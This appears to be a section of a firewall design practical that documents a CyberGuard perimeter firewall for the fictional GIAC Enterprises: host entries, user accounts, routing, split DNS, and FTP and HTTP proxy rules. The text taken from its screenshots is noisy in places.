🗌 Feb 🔄 Aug	🗌 1	2	3	_ 4	_ 5	6	□ 7	
🗌 Mar 📃 Sep	8 []	9	<u> </u>	<u> </u>	<u> </u>	<u> </u>	_ 14	
🗌 Apr 🔄 Oct	_ 15	<u> </u>	<u> </u>	<u> </u>	<u> </u>	20	<u> </u>	
🗌 May 📃 Nov	22	23	24	25	26	27	28	
🔄 Jun 🔄 Dec	<u> </u>	30] 31					
Close							Help	

2.2.5 Host Names

Hostname entries are used for any hosts the firewall will reference in its rule sets. Entries have been made for each interface of the firewall to include the heartbeat interfaces.

5 [°] Host Names (gate1.fortunecookie.com:cg1)						
<u>Save</u>	Revert Close V	/indow		?		
Host Name	IP Address	Aliases	Comment			
👙 Firewall Entries						
💻 localhost	127.0.0.1	Bonham				
💻 outside.fortunec	00 210.56.47.11		network interface			
dmz.fortunecook	ie. 192.168.200.20		network interface			
💻 inside.fortuneco	oki 🎙 192.168.201.50	inside gate1	network interface			
💻 cg1hb4	10.10.10.1		network interface: HA primary			
💻 cg1hb5	10.10.11.1		network interface: HA primary			
Hide Editor Insert Duplicate Cut Copy Paste Delete 🛧 🦊 Find						
Туре	Host Name		IP Address			
💻 🔾 Host	Allases					
🛱 🖲 Comment	Comment Firev	vall Entries				

Certain external hosts require access to the perimeter firewall outside of the normal access granted to hosts on the Internet. Those external hosts are listed below:

5ª Host Names (gate	e1.fortunecookie.com:cg1)	
<u> </u>	Revert Close Window	?
Host Name	IP Address Aliase:	; Comment
# External Hosts ftp-supplier ftp-partner isp-router screen-router dns-ex switch-outside	211.109.5.10 211.169.12.26 210.56.47.1 210.56.47.10 210.56.47.12 210.56.47.13	Suppliers FTP Server Partners FTP Server ISP Router FCD Screening Router FCD External DNS Nameserv FCD Outside Switch
Hide <u>E</u> ditor	Insert Duplicate	Cut Copy Pasie Delete T Find
Type ≝ Host ∰	Hosi Nane Allases Comment Firewall Entri	IF Additess

The hosts on the DMZ are listed below:

F Host Names (gate1.fortunecookie.com:cg1)				
<u>Save</u>	Revert Close Window	?		
Host Name	IP Address Aliase:	s Comment		
# DMZ Hosts ■ ftp-1 ■ ftp-2 ■ web	192.168.200.21 192.168.200.22 192.168.200.23	FCD Local Suppliers FTP Ser FCD Local Partners FTP Serv FCD Web Server		
Hide <u>E</u> ditor	Insert Duplicate	Cut Copy Pasie Delete		
Type ■ Host ##	Host Name Allases Comment Firewall Entri	IP Address		

Hosts on the inside protected network that will be referenced by the firewall are listed below:

Host Names (gat	e1.fortunecookie.con	n:cg1)		_ 🗆 🗙
Save	Reveit Close Wil	ndow		?
Host Name	IP Address	Aliases	Comment	
葬 Internal Hosts				
💻 pop-router	192.168.201.53		FCD POP Router	
💻 dns	192.168.1.10		FCD Internal DNS Nameserver	
💻 mail	192.168.1.12		FCD Exchange Server	
💻 ftp-internal	192.168.1.13		FCD Internal FTP Server	
💻 sav-server	192.168.1.14		FCD Symantec Anti-Virus Server	
💻 💻 web-security	192.168.1.15		FCD Web Security Proxy Server	
Show <u>E</u> ditor	Insert Cuplic:	aio	Cut Copy Pasie Creiete 🕂	<u>F</u> ind

Hosts on the management network that will be referenced by the firewall are listed below:

5° Host Names (g	gate1.fortunecookie.com:cg1)		_ 🗆 🔀
<u>Save</u>	<u>R</u> evert Close <u>Wi</u> ndow		?
Host Name	IP Address Aliases	Comment	
🛱 Management	t Net Hosts		
💻 man-fw	192.168.201.51	FCD Management Firewall	
💻 ftp-3	192.168.100.24	Firewall Backup FTP Server	
💻 ssh-1	192.168.100.25	Management SSH Client	
💻 syslog-1	192.168.100.26	Syslog for Security Devices	
💻 syslog-2	192.168.100.27	Syslog for FTP Servers/Web 🕨	
💻 ntp-1	192.168.100.28	Central NTP Time Server	
 Hide <u>E</u> ditor	Insert Duplicate	Cut Copy Pasie Delete 🛧 🤳	<u> </u>
Туре	Host Name	IP Address	
💻 🔿 Host	Allas#s		
👾 🖲 Commer	nt Comment Firewall Entries		

VPN Hosts are listed below:

5ª Host Names (gate	e1.fortunecookie.com:cg1)		_ 🗆 🔀
Save	Revent Close Window]	?
Host Name	IP Address Aliases	Comment	
🚔 VPN Hosts			
💻 hq-fw	210.56.1.11	GIAC Enterprises HQ Firewall	
💻 mail-hq	192.168.10.69	HQ Exchange Server	
💻 laptop-1	210.56.47.18	Outside Laptop-1	
💻 laptop-2	210.56.47.19	Outside Laptop-2	
💻 laptop-3	210.56.47.20	Outside Laptop-3	
Hide <u>E</u> ditor	Insert Duplicate	Cut Copy Pasie Delete 🕆 🤳	<u>F</u> ind
Туре	Host Name	iP Address	
💻 🔵 Host	Allases		
💥 🖲 Comment	Comment VPN Hosts		

2.2.6 Grouping

Groups are configured on the perimeter firewall to make packet-filtering rules and SmartProxy rules easier to configure. A Services group is created for the ports used by Central Management and a Hosts/Networks groups is configured for NTP clients external to the perimeter firewall.

5" (Grouping (gate1)		
	Save Rever	Lise Close Window	?
ſ	Groups Members		
	Group Name	Comment	
	CM-Ports	Central Management Ports	
	Hide Editor	isert Duplicate Cut Copy Pasie I	Delete
	Туре		
	🚯 🛞 Services	Group Name [CM-Ports	Encipation
	💿 🔵 Targel Firewal	Comment Central Management Ports	
	# 🔵 Comment		
-			
			⊲ Groups >

The CM-Ports group has members of 21000-21003/tcp as shown below:

5 Grouping (gate1)					_ 🗆 🛛
Save Beveit	Lise Close Windo	w			?
Groups Members					
Group	Member	Options	Comment	Member Cho	
CM-Ports	21000-21003/tc	р	Central Management Ports	CM-Por	ts 🖌
Hide Editor	ert <u>D</u> uplicate	Cut <u>C</u> opy	Praxie Delete	*	<u>Find</u>
Member 21000-21003/t	cp				Encryption
Comment Central Manage	ement Ports				
				I Memb	ers 🖂 🖂

2.2.7 Users

Firewall Security Officer (FSO) user accounts have been created for each member of the security staff. FSO accounts for the security staff have been configured for internal authentication by password. External authentication for all FSO accounts has been disabled. Proxy user accounts have been created for GIAC Enterprises (FCD) partner and GIAC Enterprises (FCD) supplier. Proxy user accounts have also been created for each member of the mobile sales force. All Proxy user accounts have been configured for all Proxy user accounts have been configured for external authentication by password. Internal authentication for all Proxy user accounts have been configured for external authentication by password. Internal authentication for all Proxy user accounts has been disabled.

The default FSO user account of *cgadmin* has been deleted. The default FSO user account of *root* has a default password of the last 8 characters of the MAC address of the eeE0 interface of the firewall. The default password for the *root* user account has

been changed to a strong password. The user accounts configured on the perimeter firewall are shown below:

Users (gate1	.fortunecookie	e.com:cg1)		
<u>k</u> Save	Revert	Close <u>Wi</u> ndo	v	?
🗌 Include syst	tem administrati	ve users		
	Internal Authenticati	External Authenticati	Login ID Full Name	
📌 ргоху	Disabled	Disabled	DEFAU Default authentication meth	A
🔏 FSO	Password	Disabled	brownmr Brown, Mike R	
📌 proxy	Disabled	Password	fcdpart GIAC Enterprises FCD Part	
是 proxy	Disabled	Password	fcdsupp GIAC Enterprises FCD Sup	
🔏 FSO	Password	Disabled	lewisrc Lewis, Richard C	
🛓 proxy	Disabled	Password	mobile1 Mobile Sales Force 1	
差 proxy	Disabled	Password	mobile2 Mobile Sales Force 2	
📩 proxy	Disabled	Password	mobile3 Mobile Sales Force 3	
着 unprivileg 🕨	Password	Disabled	noacce uid no access	
着 unprivileg 🕨	Password	Disabled	nobody uid no body	
1	Password	Disabled	root 0000-Admin(0000)	
🔏 FSO	Password	Disabled	smithja Smith, John A	
着 unprivileg 🕨	Password	Disabled	sysadm general system administrati	
Show <u>E</u> ditor	Insert		Delete <u>Find</u>	5

2.2.8 Routing

The default route for the perimeter firewall is configured as the screen-router (screening router – 210.56.47.10). Traffic destined for the 192.168.1.0/24 network is directed towards the pop-router (192.168.201.53). Traffic destined for the 192.168.100.16/28 network is directed towards the man-fw (management firewall – 192.168.201.51).

F Routing (gate1.fortunecookie.com:cg1)		
Seve Reveit Use Close Window		?
Static Routes Dynamic Routes		
Gateway for Default Route		
Destination Forward To	Metric	
192.168.1.0/24 pop-router	1	
192.168.100.16/28 man-fw	1	
Show Editor Insert Outline Outline Outline Pasie Overset	*	<u>F</u> ind
	StaticRoutes	

2.2.9 Split Domain Name System (DNS)

CyberGuard firewalls support Split DNS capabilities. Split DNS has been enabled on the perimeter firewall. Upon initial configuration of the perimeter firewall, the *Update packet-filtering rules* option was selected. Once the Split DNS packet-filtering rules were automatically created by the firewall, the *Update packet-filtering rules* options was deselected and the packet-filtering rules were modified to make them more secure.

🗣 Split Domain Name System (gate1.fortunecookie.com:cg1)	
Seve Reveit Use Close Window	?
Setup Servers Zones Hosts	
Operating Mode	
Enable split Domain Name System	
Enable as client of Domain Name System server 192 188 201 50	
🔿 Disable Domain Name System	
Update packet-filtering rules	
⊲ Setup	

The dec0 interface (external) is configured as the public name server. The dec2 interface (internal) is configured as the private name server and all DNS capabilities have been disabled on the dec1 interface (DMZ). The private name server has been configured to forward any unresolved queries to the public name server for resolution. Zone transfers have been disabled by selecting *None* for *Privileged Addresses*.

5° Split Domain Name System ((gate1.fortunecookie.com:cg1)			_ 🗆 🔀
Seve Reveit	Lise Close Window			?
Setup Servers Zones	Hosts			
Public Name Server				
External Interfaces	Forwarder Addresses	_	🔷 🔘 Privileged Addresses 🛛 🔾) Any 🛞 None
₹ 210.56.47.11/29	The second se			
	A		A	
Private Name Server				
Internal Interfaces	Forwarder Addresses		OPrivileged Addresses) Any 🛞 None
192.168.200.20/28	210,56,47,11	H		
₩ 192.168.201.50/28			<u>م</u>	
			⊲ Servers	

The private name server is configured to load the fortunecookie.com. zone as a secondary from the internal name server located on the internal protected network. This option leaves the responsibility of configuring and maintaining DNS records on the system administrators for GIAC Enterprises (FCD).

🗣 Split Domain Name System (gate1.fortunecookie.com:cg1)	_ 🗆 🛛
Save Bevent Use Close Window	?
Setup Servers Zones Hosts	
Name Server (Internal) private 🖃	Zone Names
Zone Name Type Mail Servers Name Server 1 Address Name Server 2 Address	
fortunecookie.com Seconda 192.168.1.10	
Hide Editor Insert Duplicate Delete 🔅 <u>Find</u>	X4
Zone Name Jortunecookie.com E-mail Address of Contact Person	
Type Primary Secondary Delegated Only Mail Servers Remote Name IP Addr I I I I I I I I I I I I I I I I I I	
	Zones

The public name server is not configured to load any zones. This option helps to keep the external name server located outside the perimeter firewall separate from the public name server.

⁹ Split Domain Name System (gate1.fortunecookie.com:cg1)	_ 0
Sever Bevert Use Close Window	?
Setup Servers Zones Hosts	
Name Server (External) public 🖃	Zone Names
Zone Name Type Mail Servers Name Server 1 Address Name Server 2 Address Hide Editor Insert Eupliciale Cretete - Eind	N N N N N N N N N N N N N N N N N N N
Zone Name E-mail Address of Conlact Person	
Type Privary Mail Servers Mail Servers Nanie IP Addiess Host Nanie IP Addiess IP Addies IP Addiess IP Addie	
J Zones	

There is no need to create any DNS records since the only zone being loaded by the perimeter firewall is the secondary zone of fortunecookie.com.

🤊 Split Domain Name	System (gate1.fortuneco	okie.com:cg	(1)		
Ω Seve E	levent Lise Close	Window			?
Setup Servers	Zones Hosts				
Zone (no pri	mary domains defined) 🗖				
Host Name	IP Address	Aliases	Comment		
Show Edilor	inseri <u>C</u> uplicale	Cut	Copy Pasie Conete	\$ \$	Find
				⊲ Hosts	>

The packet-filtering rules for Split DNS have been modified to make them as secure as possible. The first rule allows the dec0 interface to query any external name server on port 53/tcp. Replies are not enabled for this rule since they are enabled by default for TCP traffic as replies are expected. This rule is required to allow for queries that will return a response over 512 bytes. The second rule allows the dec0 interface to query any external name server on port 53/udp. Replies are enabled for this rule since they are not enabled by default for UDP traffic, but they are enabled for this rule since they are not enabled by default for UDP traffic, but they are expected for DNS traffic. This rule is required to allow for normal queries.

The third rule allows the internal DNS server to query the dec2 interface on port 53/tcp. This rule is required to allow for queries that will return a response over 512 bytes. The fourth rule allows the dec2 interface to query the internal DNS server on port 53/tcp. This rule is required to allow the firewall to perform a zone transfer from the internal DNS server. The fifth rule allows the internal DNS server to query the dec2 interface on port 53/udp. This rule is required for normal queries, and replies have been enabled as they are expected and required. The sixth rule allows the dec2 interface to query the internal DNS server on port 53/udp. This rule is required to check for updates, and replies have been enabled as they are expected and required.

The last two rules deny any further traffic on ports 53/udp or 53/tcp. These rules are required to ensure no other access is granted outside of what we wish to permit. These rules must come after the other DNS rules to ensure that only the traffic we wish to block is denied.

5	Packet-Filter	ring Rules (ga	te1.fortunecookie.com	::cg1)			
	Eave	Bevert	Use View Expan	nded Rules Close <u>V</u>	/indow		?
	Туре	Service	Packet Origin	Packet Destination	Options		
	寿 Split DN	S rules (added :	automatically)				
	📥 permit	domain/tcp	outside.fortunecookie.c	ALL_EXTERNAL	🖹 🗩		
	📥 permit	domain/udp	outside.fortunecookie.c	ALL_EXTERNAL	🖹 ≒ 🗩		
	📥 permit	domain/tcp	dns	inside	🖹 🗩		
	📥 permit	domain/tcp	inside	dns	🖹 🗩		
	📥 permit	domain/udp	dns	inside	🖹 ≒ 🗩		
	📥 permit	domain/udp	inside	dns	🖹 ≒ 🗩		
	🗢 deny	domain/tcp	EVERYONE	EVERYONE	🖹 🗩		
	🗢 deny	domain/udp	EVERYONE	EVERYONE	🖹 🗩		
	群 End of S	plit DNS rules					V
	Show <u>E</u> ditor	l <u>n</u> sert	Duplicate	Cut <u>C</u> opy Past	e Delete	1	<u>Find</u>

2.2.10 FTP SmartProxy

There are numerous vulnerabilities associated with File Transfer Protocol (FTP) traffic. To counteract this threat the FTP SmartProxy will be used on the perimeter firewall to protect all required FTP access. The FTP SmartProxy is configured to allow FTP traffic as *Inbound To Firewall*. *Update Packet-Filter Rules* has been deselected after the FTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming FTP requests from external sources will be directed to the external interface of the perimeter firewall. The FTP request will then be screened and processed by the firewall if it is allowed. This configuration allows for a much granular control over FTP traffic than what would normally be provided through the actual FTP server.

Incoming FTP requests will be authenticated by the perimeter firewall by selecting *Allow authenticated FTP* and *Authenticate inbound*. Proxy User accounts have been created on the perimeter firewall to allow authentication at the firewall for FTP access. This authentication method is in addition to the username and password pair on the actual destination FTP server. There is an individual Proxy User for each member of the mobile sales force as well as an account for GIAC Enterprises (FCD) supplier and partner. The FTP SmartProxy will only make an entry for the FTP server listed in the *Server* field, so further modifications to the packet-filtering rules are required for the other FTP servers.



•* SmartProxies (gate1.fortunecookie.com:cg1)						_ 🗆 🛛
Save Bevert Use Close Window	N					?
Proxy	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP File Transfer Protocol	<	*				
Gopher Gopher Protocol 🔇 🖏						
HTTP Hypertext Transfer Protocol 🕂	X	X				
LDAP Lightweight Directory Access 🔇 💱						
LDE Load Equalizer		N.				
NNTP Network News Transfer Protocol 🔇 💱						
Notes Lotus Notes						
PG Port Guard RA RealAudio Protocol → ③ Rlogin Remote Login ③	*	×				
RA RealAudio Protocol						
					∢	
SMTP Simple Mail Transfer Protocol	×	×		LI	×	
Hide Options						
Setup Users Sessions Messages	CVP					
🖌 Allow authenticated FTP Server 🕅						
Allow anonymous FTP Server						
Inactive Session Timeout (seconds)						
✓ Authenticate inbound						
Authenticate outbound						
Allow Fast Data Transfers						
File Transfer Protocol					⊲ Setup	

6 A. Stratute

✤	Save Rev	ert Use C	Close <u>W</u> indov	v						?
Proxy				Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filte Rules	er
FTP	File Transfer	Protocol	**							T
Gopher	Gopher Proto	col	😵 🔇							
HTTP	Hypertext Tra	insfer Protocol	_ _\$	₹				×		
LDAP	Lightweight D	irectory Access	😗 🛞							
LDE	Load Equaliz	er	🚰		V					
NNTP	Network New	s Transfer Protocol	😗 🛞							
Notes	Lotus Notes		 \$		×.					
PG	Port Guard		₩							
RA	Dealer all and the De	ata a a l	📥 🖬 🕬							
00	RealAudio Pi	010001					×			
Rlogin	RealAudio Pi Remote Logir		• • • • • • • • • • • • • •							1
	Remote Logir		8 8 8					 ₹		
Rlogin SMTP Hide C Setup	Remote Login Simple Mail T Options	ransfer Protocol	lessages	CVP						2
Rlogin SMTP Hide C Setur	Remote Login Simple Mail 1 Options OUSERS Source	ransfer Protocol Sessions M Destination M	lessages) 0	CVP	<u> </u>					
Rlogin SMTP Hide C Setup Setup	Remote Login Simple Mail T Options Users Source tp-partner	Transfer Protocol Sessions M Destination ftp-2	Hessages O A	CVP perations BOR,HELP,L	.IST,NLST,N	DOP,PWD,)	C (PWD,QUIT,	RETR		
Rlogin SMTP Hide C Setur Setur fi M fi	Remote Login Simple Mail T Options Users Source tp-partner tp-supplier	Transfer Protocol Sessions M Destination ftp-2 ftp-1 ftp-1	lessages) A A	CVP perations BOR,HELP,L BOR,ALLO,H	.IST,NLST,N	DOP,PWD,	<pre>KPWD,QUIT, PWD,XPWD</pre>	RETR ,QUIT,STOR,	STOU	
Rlogin SMTP Hide C Setur Setur fi M fi M fi M fi	Remote Login Simple Mail T Options Users Source tp-partner tp-supplier aptop-1	Transfer Protocol Sessions M Destination ftp-2 ftp-1 ftp-internal	tessages) A A A	CVP perations BOR,HELP,L BOR,ALLO,F BOR,ALLO,F	LIST,NLST,NU HELP,LIST,N APPE,CDUP,	DOP,PWD,) LST,NOOP, XCUP,CWE	<pre>KPWD,QUIT, PWD,XPWD ,XCWD,DEL</pre>	RETR ,QUIT,STOR, .E,HELP,LIST	STOU ,XTOU	
Rlogin SMTP Hide C Setur Setur fi m fi m fi m fi m fi m fi m fi	Remote Login Simple Mail T Options Users Source tp-partner tp-supplier aptop-1 aptop-2	Transfer Protocol Transfer Protocol Sessions Destination ftp-2 ftp-1 ftp-internal ftp-internal	lessages A A A A A A A	CVP perations BOR,HELP,L BOR,ALLO,F BOR,ALLO,F BOR,ALLO,F	LIST,NLST,NU HELP,LIST,N APPE,CDUP, APPE,CDUP,	DOP,PWD,) LST,NOOP, XCUP,CWE XCUP,CWE	<pre>KPWD,QUIT, PWD,XPWD ,XCWD,DEL ,XCWD,DEL</pre>	RETR ,QUIT,STOR, .E,HELP,LIST .E,HELP,LIST	STOU F,MKD,XM▶ F,MKD,XM▶	
Rlogin SMTP Hide C Setur Setur fi I I I I I I I I I I I I I I I I I I	Remote Login Simple Mail T Options Users Source tp-partner tp-supplier aptop-1	Transfer Protocol Sessions M Destination ftp-2 ftp-1 ftp-internal	tessages A A A A A A	CVP perations BOR,HELP,L BOR,ALLO,F BOR,ALLO,F BOR,ALLO,F	LIST, NLST, NI HELP, LIST, N APPE, CDUP, APPE, CDUP,	DOP,PWD,) LST,NOOP, XCUP,CWE XCUP,CWE	<pre></pre>	RETR ,QUIT,STOR, .E,HELP,LIST	STOU F,MKD,XM▶ F,MKD,XM▶	

Source	Destination	Allowed FTP Commands
fcd-partner	ftp-2	ABOR, HELP, LIST, NLST, NOOP, PWD, XPWD, QUIT, RETR
fcd-supplier	ftp-1	ABOR, ALLO, HELP, LIST, NLST, NOOP, PWD, XPWD, QUIT, STOR, STOU
laptop-1	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER
laptop-2	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER
laptop-3	ftp-internal	ABOR, ALLO, APPE, CDUP, XCUP, CWD, XCWD, DELE, HELP, LIST, MKD, XMKD, NLST, NOOP, PASS, PWD, XPWD, QUIT, RETR, RMD, XRMD, RNFR, RNTO, SIZE, STOR, STOU, USER

A warning banner is configured for all incoming FTP requests with the *Authenticated Login Greeting Message*. While this does not provide any technical protection, it does help to provide for legal protection. In the event of an unsuccessful logon attempt, the *Login Failure Message* will be displayed. It is critical to ensure that logon failures do not identify which item of the username and password pair is not valid. Doing so can allow an attacker to discover valid usernames through trial and error.

Save Reveit Use Close Window]					?
	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP File Transfer Protocol	<	<				
Gopher Gopher Protocol 🔇 💱 -						
HTTP Hypertext Transfer Protocol	X	X			×	
LDAP Lightweight Directory Access						
LDE Load Equalizer		V				
NNTP Network News Transfer Protocol				<u> </u>		
PG Port Guard	v					
RA RealAudio Protocol		N.				
Riogin Remote Login						
SMTP Simple Mail Transfer Protocol	x		ii			
	~ 1				~	- M
Hide Options						
Setup Users Sessions Messages	CVP					
Authenticated Login Greeting Message	1					
This is a GIAC Enterprises computer system. This compu	iter system,					4P
4						
Anonymous Login Greeting Message						
X						A
Login Failure Message						
Username/Password are invalid.						
A						
File Transfer Protocol					⊲ Message:	s>

Login Message

This is a GIAC Enterprises computer system. This computer system, including all related equipment, networks and network devices (specifically including Internet access), are provided only for authorized GIAC Enterprises use. GIAC Enterprises computer systems may be monitored for all lawful purposes, including to ensure that their use is authorized, for management of the system, to facilitate protection against unauthorized access, and to verify security procedures, survivability and operational security. Monitoring includes active attacks by GIAC Enterprises entities to test or verify the security of this system. During monitoring, information may be examined, recorded, copied, and used for authorized purposes. All information, including personal information, placed on or sent over this system may be monitored. Use of this GIAC Enterprises computer system, authorized or unauthorized, constitutes consent to monitoring of this system. Unauthorized use may subject you to criminal prosecution. Evidence of unauthorized use collected during monitoring may be used for administrative, criminal or adverse action. Use of this system constitutes consent to monitoring for these purposes.

Failure Message

The FTP SmartProxy will automatically create packet-filtering rules. These rules had to be further modified to allow access to multiple FTP servers. These rules were also modified to make them more restrictive than the default configurations.


The first rule allows the GIAC Enterprises (FCD) supplier's FTP server to connect to the perimeter firewall. The second rule allows the GIAC Enterprises (FCD) partner's FTP server to connect to the perimeter firewall. The third, fourth and fifth rules allow the mobile sales force to connect to the perimeter firewall. The first five rules are all configured as proxy rules to allow the FTP SmartProxy on the perimeter firewall to screen the FTP requests. The last 3 rules allow the perimeter firewall to complete the proxied connection to FTP-1, FTP-2 and the internal FTP server respectively.

⇒	Save	e <u>B</u> evert	(com:cg1) «panded Rules… Close <u>)</u>	Window		?
	Туре	Service	Packet Origin	Packet Destination	Options		
#	FTP pro	xy rules (adde	d automatically)				
#	Proxy p	arameters (ftp):	inToFirewall				
→	proxy	ftp/tcp	ftp-supplier	FIREWALL	🖹 🗩 🕲		
<mark>-}</mark> >	proxy	ftp/tcp	ftp-partner	FIREWALL	ی 📌 📳		-
<mark>→</mark> ⇒	proxy	ftp/tcp	laptop-1	FIREWALL	🖹 🗩 🔒		
- <mark>-</mark>	proxy	ftp/tcp	laptop=2	FIREWALL	🖹 🗩 🔒		
- <mark>-</mark>	proxy	ftp/tcp	laptop=3	FIREWALL	🗟 🗩 🔒		
÷	permit	ftp/tcp	FIREWALL	ftp-1	🖹 🌶 🕓		
-	permit	ftp/tcp	FIREWALL	ftp-2	🗟 🍬 🕲		
-	permit	ftp/tcp	FIREWALL	ftp-internal	Ē 🔎		
SI	how <u>E</u> dito	r I <u>n</u> se	rt <u>D</u> uplicate	Cut <u>C</u> opy Pas	te Delete	Ŷ.	<u>F</u> ind

The GIAC Enterprises (FCD) supplier's FTP server is only granted access from 10:00 to 14:00 on Thursdays to connect to the perimeter firewall. The same settings have been made for the rule permitting the perimeter firewall to access FTP-1.

5* Packet-Filter	ing Rules (gate	e1.fortunecookie.c	om:cg1)		_ 🗆 🔀
<mark>_</mark> → <u>Save</u>	<u>R</u> evert	Use View Ex	panded Rules Close <u>W</u> ind	dow	?
Туре	Service	Packet Origin	Packet Destination	Options	
	y rules (added a rameters (ftp): in7				
→→ proxy	ftp/tcp	ftp-supplier	FIREWALL	<u> </u>	
Arroxy	ftp/tcp	ftp-partner	FIREWALL	2 🥠 🖹	¥
Hide <u>E</u> ditor	I <u>n</u> sert	Duplicate	Cut <u>C</u> opy Paste	Delete 🔶 🕂	<u>F</u> ind
Basic IPS Sunday Monday Tuesday Wednesday Thursday Friday Saturday	0 1 2 3	RPC 3 4 5 6 7 6 4 5 6 7 6 7 7 7 7 7 7 7 7 7 7 7 7 7	8 9 10 11 12 13 14	15 16 17 18 19 20 21	22 23 24
				Use Left Use <ctrl≻left b<br="">√ Times</ctrl≻left>	Button to set. utton to clear.

The GIAC Enterprises (FCD) partner's FTP server is only granted access from 10:00 to 14:00 on Tuesdays to connect to the perimeter firewall. The same settings have been made for the rule permitting the perimeter firewall to access FTP-2.



2.2.11 HTTP SmartProxy

There are numerous vulnerabilities associated with Hyper-Text Transfer Protocol (HTTP) traffic. To counteract this threat the HTTP SmartProxy will be used on the perimeter firewall to protect all required HTTP access. The HTTP SmartProxy is configured to allow HTTP traffic as *Inbound to Firewall* and *Outbound Through Firewall*. *Update Packet-Filter Rules* has been deselected after the HTTP SmartProxy created the corresponding packet-filtering rules to allow those rules to be modified to reduce access even further.

All incoming HTTP requests from external sources will be directed to the external interface of the perimeter firewall. The HTTP request will then be screened and processed by the firewall if it is allowed. This configuration allows for a much granular control over HTTP traffic than what would normally be provided through the actual web server.

Outgoing FTP and HTTPS traffic will be permitted through the web browser by selecting *Enable https throughput* and *Enable ftp throughput*. This selection allows the firewall to inspect the HTTPS traffic as the encryption is established between the firewall and the destination server.

• SmartProxies (gate1.fortunecookie.com:cg1)						_	
Seve Reveit Use Close Wind	low						?
Proxy	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet - Filte Rules	er 👘
HTTP Hypertext Transfer Protocol	9 ¥ √						
Hide Options Setup Servers Clients Chaining				nguage Nocker	сур		
Web Server Handler Independent	<u>.</u>		-	se Enterprise			
External Attempt Timeout (seconds)		We	bsense Ent	erprise Serv	er		
Authenticate outbound			Websense E	Enterprise Po	ort 15888		
🗹 Enable https throughput							
🗹 Enable ftp throughput							
☐ Minimal auditing							
Hypertext Transfer Protocol					⊲ Setup		

All incoming HTTP requests will be directed to the web server located on the DMZ. Post, put and delete operations are restricted. All updates will be accomplished through the use of the sneaker-net, as many GIAC Enterprises (FCD) employees have made contributions to the establishment of the sneaker-net. ;-)

• SmartProxies (gate1.fortunecookie.com:cg1)						
Save Bevert Use Close Window	/					?
Proxy	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP File Transfer Protocol (0) Gopher Gopher Protocol (0) HTTP Hypertext Transfer Protocol	× 	×				
LDAP Lightweight Directory Access	×					
Rlogin Remote Login (%) SMTP Simple Mail Transfer Protocol	×	×			×	x L
Setup Servers Clients Chaining	File Blockii	uR ng Transl		nguage llocker	СУР	
Server Allow post	Allo	ow put		Allow delet	e	
web no	no			no		
Hide Editor Insert Duplicate	Cut <u>C</u> oj	oy Pasie	Dele	te	*	<u>Find</u>
Web Server jweb						
Allow post Allow put Allow delete						
Hypertext Transfer Protocol					⊲ Servers	

The only clients permitted to use the HTTP SmartProxy are the SAV server (192.168.1.14) and the Web-Security server (192.168.1.15). All internal clients will be configured to utilize the Web-Security server as a proxy in order to access the web.

🕈 SmartProxies (gate1.fortunecookie.com:cg1)						
Save Revert Lise Close Window	v					?
Proxy	Enable Proxy Service	Inbound To Firewall	Inbound Through Firewall	Outbound To Firewall	Outbound Through Firewall	Update Packet-Filter Rules
FTP File Transfer Protocol Gopher Gopher Protocol Gopher Gopher Protocol HTTP Hypertext Transfer Protocol LDAP Lightweight Directory Access LDE Load Equalizer NNTP Network News Transfer Protocol Notes Lotus Notes PG Port Guard RA RealAudio Protocol Rlogin Remote Login SMTP Simple Mail Transfer Protocol	×					
Setup Servers Clients Chaining	File Blocki	uR Transla		nguage locker	СУР	
Type Client Servers				Bypassed Methods	l .	
→ Permit 192.168.1.15 * → Permit 192.168.1.14 *						
Hide Editor	Out 📃 🕐	pv Pasie	Ciele	*	*	<u>F</u> ind
Type Ciler → ○ Penalt Server	×					
Scanning Melhods to Bypas Hypertext Transfer Protocol	⇒ _ Lanqı	Jage Blo¢⊁er		_ URL Filts	Clients	

The HTTP SmartProxy automatically created packet-filtering rules according to the selected configuration settings. These packet-filtering rules were then manually modified to reduce the levels of access even further. The first rule allows any external client to connect to the perimeter firewall on port 80/tcp. The second rule allows the firewall to connect to the web server located on the DMZ. The third and fourth rules allow the Web-Security and SAV servers to connect to the firewall for outbound HTTP requests. The last rule allows the perimeter firewall to connect to any externally requested web server.

5 Pa	icket-Filte	ring Rules (gat	e1.fortunecookie.com:cę	g1)		_ 🗆 🛛
Ð	Seve	Reveit	Use View Expande	d Rules Close <u>W</u> ind	ow	?
	Туре	Service	Packet Origin	Packet Destination	Options	
#	HTTP pr	oxy rules (added	automatically)			A
4	Proxy pa	arameters (http): i	nToFirewall outThruFirewal	l		
	proxy	80/tcp	ALL_EXTERNAL	FIREWALL	🖹 🗩	
